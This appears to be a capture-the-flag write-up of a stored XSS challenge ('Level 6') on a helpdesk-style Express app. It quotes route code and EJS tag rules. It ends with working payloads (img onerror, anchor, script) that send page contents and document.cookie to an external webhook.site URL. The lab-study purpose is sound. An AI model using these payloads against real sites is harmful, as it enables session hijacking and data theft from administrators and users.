



XSS-LEVEL 6-CBJS-Stored XSS Technique

Continue with the XSS Injection series, we have the last challenge (Level 6)
Let's try and use the website as a normal user first:










The "Need help" box will redirect user to the endpoint /ticket which doesn't seem like it has errors 🙁




Even if we click log out, the web will redirect us to the home page without revealing any potential endpoints!

Black box:


Assumption 1: Can we test HTML injection in the "Need Help" box:

XSS-LEVEL 6-CBJS-Stored XSS Technique



It doesn't show up the content of the HTML header and the page just returns a default response "We will contact you asap".

At this time, we need more information by reading the source code and doing some white box testing. In the route folder, we notice that
ticket.js or index.js are not performing any potential vulnerabilities



XSS-LEVEL 6-CBJS-Stored XSS Technique


```
index.js ↔ index.js level5\... - level4\...    index.js
level6 > src > routes > index.js > ...
var express = require('express');
var router = express.Router();

router.get('/', function (req, res, next) {
    if (!req.session.email) {
        res.render('welcome');
    }
    else {
        res.render('index', { email: req.session.email });
    }
});

// Login user with email
router.post('/user', function (req, res, next) {
    req.session.email = req.body.email;
    res.writeHead(302, { 'Location': '/' });
    res.end();
});

router.get('/logout', function (req, res, next) {
    req.session.destroy();
    res.writeHead(302, { 'Location': '/' });
    res.end();
});

module.exports = router;
```


However, there is a hidden endpoint “/admin” in admin.js which seems like something that the dev doesn’t want us to see publicly. Let’s take a look in that file!


```
//Show customers support tickets
router.get('/admin', function (req, res, next) {
    if (!req.session.isAdmin) {
        res.render('login');
    } else {
        try {
            Ticket.find({}).sort({ created_time: -1 }).limit(5).exec(function (err, tickets) {
                if (err) return console.log(err);
                res.render('admin', { tickets: tickets });
            });
        }
        catch (e) {
            console.log(e);
        }
    }
});

//Login
router.post('/admin', function (req, res, next) {
    if (!req.session.isAdmin) {
        if (req.body.username === "admin" && req.body.password === process.env.ADMIN_PASSWORD) {
            req.session.isAdmin = true;
            res.writeHead(302, { 'Location': '/admin' });
            res.end();
        } else {
            res.send('wrong username / password');
        }
    }
});
```

Now, we know that there will be a login page privately for admin and we know the username and password of admin in the folder so I will try to login and see how it works! The username should be “admin” and the password is located in .env file:

XSS-LEVEL 6-CBJS-Stored XSS Technique









Oh, it's look like a Helpdesk service when we log in. The users will submit tickets and admin will see them in this web


Assumption 2: This may be relatable to database issue, does the admin hide some good information in the database. I notice that there is a file shows the localhost:port of the database with admin password [enter]






It keeps loading so may be the database in running in the local admin device

XSS-LEVEL 6-CBJS-Stored XSS Technique



Hang on, the ticket under HTML format is executed which means that we can do something here. Oh I made a wrong prediction, the HTML code in email login box will be executed not the content, so I will try again



The reason is that the dev forgot to escape the HTML tag when displaying emails:

XSS-LEVEL 6-CBJS-Stored XSS Technique

Tags

- `<%` 'Scriptlet' tag, for control-flow, no output
- `<%_` 'Whitespace Slurping' Scriptlet tag, strips all whitespace before it
- `<%=` Outputs the value into the template (HTML escaped)
- `<%-` Outputs the unescaped value into the template
- `<%#` Comment tag, no execution, no output
- `<%%` Outputs a literal '<%'
- `%>` Plain ending tag
- `-%>` Trim-mode ('newline slurp') tag, trims following newline
- `_%>` 'Whitespace Slurping' ending tag, removes all whitespace after it

I decided to create 2 payloads: one is image and one is a link so when admin login and notice this, he may click to them. However, takes it easy bro, it's too complicated! The onlything I need is to stored the javascript code in the database of admin, this technique is called Stored XSS.

```
https://note6.cyberjutsu-lab.tech/admin
Payload 1:
<img src=x onerror='fetch("/note").then(function(response) {
    return response.text()}).then(function(string){

fetch("https://webhook.site/e579dbea-0e5d-4bdb-ad1d-a7c72985ce9d?data_leak
="%2bencodeURI(string))
});
'></img>

Payload 2:
<a href='fetch("/note").then(function(response) {
    return response.text()}).then(function(string){

fetch("https://webhook.site/e579dbea-0e5d-4bdb-ad1d-a7c72985ce9d?data_leak
="%2bencodeURI(string))
});
'>Click di</a>
```

Final Payload:

```
<script>
fetch('https://webhook.site/e579dbea-0e5d-4bdb-ad1d-a7c72985ce9d?data_leak
='%2bdocument.cookie);
</script>
```

XSS-LEVEL 6-CBJS-Stored XSS Technique